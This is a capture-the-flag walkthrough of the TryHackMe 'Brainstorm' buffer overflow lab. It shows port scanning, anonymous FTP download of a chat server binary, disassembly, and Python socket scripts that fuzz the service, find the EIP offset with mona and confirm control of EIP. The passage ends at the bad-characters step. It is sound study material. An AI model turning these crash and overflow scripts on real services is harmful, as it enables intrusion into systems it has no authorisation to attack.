
BRAINSTORM WALKTHROUGH

BY: NO53LF



Hey Everybody, welcome to my walkthrough of this Buffer Overflow lab hosted here: https://tryhackme.com/room/brainstorm.

I decided to to sign up to suppliment my eLearnSecurity course for the eCPPT and hope you enjoy.

ENUMERATION:

Tasks

(Subscription Only Room)

Active Machine Information			
Title	**IP Address**	**Expires**	Add 1 hour
Brainstorm	10.10.80.67	1h 59m 21s	Terminate

100%

[Task 1] Deploy Machine and Scan Network 06/09/2019


Deploy the machine and scan the network to start enumeration! Deploy

Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.

As usual, we'll start off by running a nmap scan of the IP of the box, as you can see the box does not reply to ping requests so we'll use the -Pn flag.


The nmap results show us 3 open ports:

21	FTP
3389	REMOTE DESKTOP
9999	ABYSS (WEB SERVER)




FTP ANONYMOUS LOGIN:

The FTP server allows for anonymous login with no password where we find 2 files associated with windows, chatserver.exe and essfunc.dll, which we'll download to our local machine for further analysis.



BINARY ANALYSIS:

Verifying the file type, we confirm it's a Windows 32bit portable exe.
I already have a Windows 7 32bit VM setup for school/research purposes with Immunity Debugger and Mona.py installed, so we'll move the 2 file over there to work in a more friendly enviroment and run the exe and connect from our Kali box.
We're greeted a request for a username (max 20 chars) and message input.
The 20 chars made me think it might be vulnerable?




Back on our Windows VM we'll use objdump to disassemble the chatserver.exe file to see if there's anything of note.

The Function Overflow calls strcpy a known vulnerable function that can lead to a Buffer Overfolws. The is also a call to strncpy from the username field which is *SUPOSSED* to be a more secure implementation of strcpy but is also not safe, read here.

```
384  00401560 <_Overflow>:
385    401560:    55                      push   ebp
386    401561:    89 e5                   mov    ebp,esp
387    401563:    81 ec e8 07 00 00       sub    esp,0x7e8
388    401569:    8b 45 08                mov    eax,DWORD PTR [ebp+0x8]
389    40156c:    89 44 24 04             mov    DWORD PTR [esp+0x4],eax
390    401570:    8d 85 28 f8 ff ff       lea    eax,[ebp-0x7d8]
391    401576:    89 04 24                mov    DWORD PTR [esp],eax
392    401579:    e8 0a 19 00 00          call   402e88 <_strcpy>
393    40157e:    c9                      leave
394    40157f:    c3                      ret
395
```


IMMUNITY DEBUGGER:

Now knowing we might have a BoF vulnerability we'll attach chatserver.exe to Immunity and set a breakpoint where the program calls strcpy and once again connect from our Kali box.




When we connect from out attacker machine we are asked for username then our message, after the message input is entered, the program hangs until we run it from Immunity, this tells us that the message input is calling the strcpy function and likely vulnerable.

(before running with play icon)



(after running)



FUZZING:

We'll use Python to fuzz for a Buffer Overflow. Since the message area is where it calls the vulnerable function, we'll send over 5000 "A" charachters and see what happens.

fuzz.py

File Edit Search Options Help

```
import socket
import sys

uname = b"Test"

buffer = b"A" * 5000


try:
        print '[+] Sending buffer'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.0.136',9999))
        s.recv(1024)
        s.send(uname + '\r\n')
        s.recv(1024)
        s.send(buffer + '\r\n')
        s.recv(1024)

except:
        print '[*] ERROR'
        sys.exit(0)

finally:
        s.close()
```

When we look back at our VM we can see the EIP has been overwritten with all "A's" and the program chrashed, so we found our BoF.

FIND THE OFFSET:

Now that we know we can crash the program and overwrite the Instruction Pointer we need to find out how many bytes until we reach the EIP, this can be done using mona.py inside of immunity or using pattern_create in Metasploit, I'll be using mona. *!moan pc 5000* (pc = pattern create)

```
755D0000 Modules C:\Windows\system32\USP10.dll
75790000 Modules C:\Windows\system32\SHELL32.dll
75670000 Modules C:\Windows\system32\SHLWAPI.dll
75360000 Modules C:\Windows\system32\ole32.dll
76F40000 Modules C:\Windows\system32\OLEAUT32.dll
74400000 Modules C:\Windows\system32\USERENV.dll
74DC0000 Modules C:\Windows\system32\profapi.dll
         Invalid or compressed Image Export Directory
6FC80000 Modules C:\Windows\system32\WINSPOOL.DRV
74390000 Modules C:\Windows\system32\MPR.dll
755A0000 Modules C:\Windows\system32\IMM32.DLL
004014E0 [10:32:08] Program entry point
0BADF00D [+] Command used:
0BADF00D !mona pc 5000
0BADF00D Creating cyclic pattern of 5000 bytes
0BADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0
0BADF00D [+] Preparing output file 'pattern.txt'
0BADF00D     - (Re)setting logfile C:\ImmunityLogs\chatserver\pattern.txt
0BADF00D Note: don't copy this pattern from the log window, it might be truncated !
0BADF00D It's better to open C:\ImmunityLogs\chatserver\pattern.txt and copy the pattern from the file
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.046000
!mona pc 5000
```

This output will be saved in a file named “pattern” in your Immunity logs where we can copy that into our fuzzing script and run it.

```
===============================================================================
  Output generated by mona.py v2.0, rev 600 - Immunity Debugger
  Corelan Team - https://www.corelan.be
===============================================================================
  OS : 7, release 6.1.7601
  Process being debugged : chatserver (pid 612)
  Current mona arguments: pc 5000
===============================================================================
  2020-05-24 10:32:28
===============================================================================

Pattern of 5000 bytes :
-----------------------

ASCII:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae

HEX:
\x41\x61\x30\x41\x61\x31\x41\x61\x32\x41\x61\x33\x41\x61\x34\x41\x61\x35\x41\x61\x36\x41\x61\x37\x41\x61\x38\x41\x61\x39\x41\x62\x30\x41\

JAVASCRIPT (unescape() friendly):
%u6141%u4130%u3161%u6141%u4132%u3361%u6141%u4134%u3561%u6141%u4136%u3761%u6141%u4138%u3961%u6241%u4130%u3162%u6241%u4132%u3362%u6241%u413
```

```
===============================================================================
  Output generated by mona.py v2.0, rev 600 - Immunity Debugger
  Corelan Team - https://www
===============================
  OS : 7, release 6.1.7601
  Process being debugged : c
  Current mona arguments: pc
===============================
  2020-05-24 10:32:28
===============================

Pattern of 5000 bytes :
-----------------------

ASCII:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8A

HEX:
\x41\x61\x30\x41\x61\x31\x41

JAVASCRIPT (unescape() frien
%u6141%u4130%u3161%u6141%u41
```

fuzz.py


File Edit Search Options Help

```
import socket
import sys

uname = b"Test"

buffer = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6A


try:
        print '[+] Sending buffer'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.0.136',9999))
        s.recv(1024)
        s.send(uname + '\r\n')
        s.recv(1024)
        s.send(buffer + '\r\n')
        s.recv(1024)

except:
        print '[*] ERROR'
        sys.exit(0)

finally:
        s.close()
```

After we run the script we can go back to our VM and copy the address that EIP now points to and copy that to use with mona again to find our offset (bytes until we overwrite EIP).

```
EDX 00000000
EBX 00008A70
ESP 01A3EEC0 ASCII "Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq
EBP 7043396F
ESI 00000000
EDI 00000000

EIP 31704330

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
```

!mona po 31704330 (po = pattern offset)



Mona shows us an offset of 2012 bytes before we reach our EIP which we will fill with junk bytes of “A’s”.


We’ll modify our fuzzing script to send 2012 “A” characters followed by “ABCD” to verify our EIP gets overwritten with “ABCD”

fuzz.py

File Edit Search Options Help

```
import socket
import sys

uname = b"Test"

buffer = b"A" * 2012
buffer += b"ABCD"


try:
        print '[+] Sending buffer'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.0.136',9999))
        s.recv(1024)
        s.send(uname + '\r\n')
        s.recv(1024)
        s.send(buffer + '\r\n')
        s.recv(1024)

except:
        print '[*] ERROR'
        sys.exit(0)

finally:
        s.close()
```

Below we can see in Immunity where 44434241 is HEX for “ABCD” in reverse as windows uses little-endian and below that in the hex dump we see the next address is the same as ESP, this is where our shellcode will eventually go.



BAD CHARS:

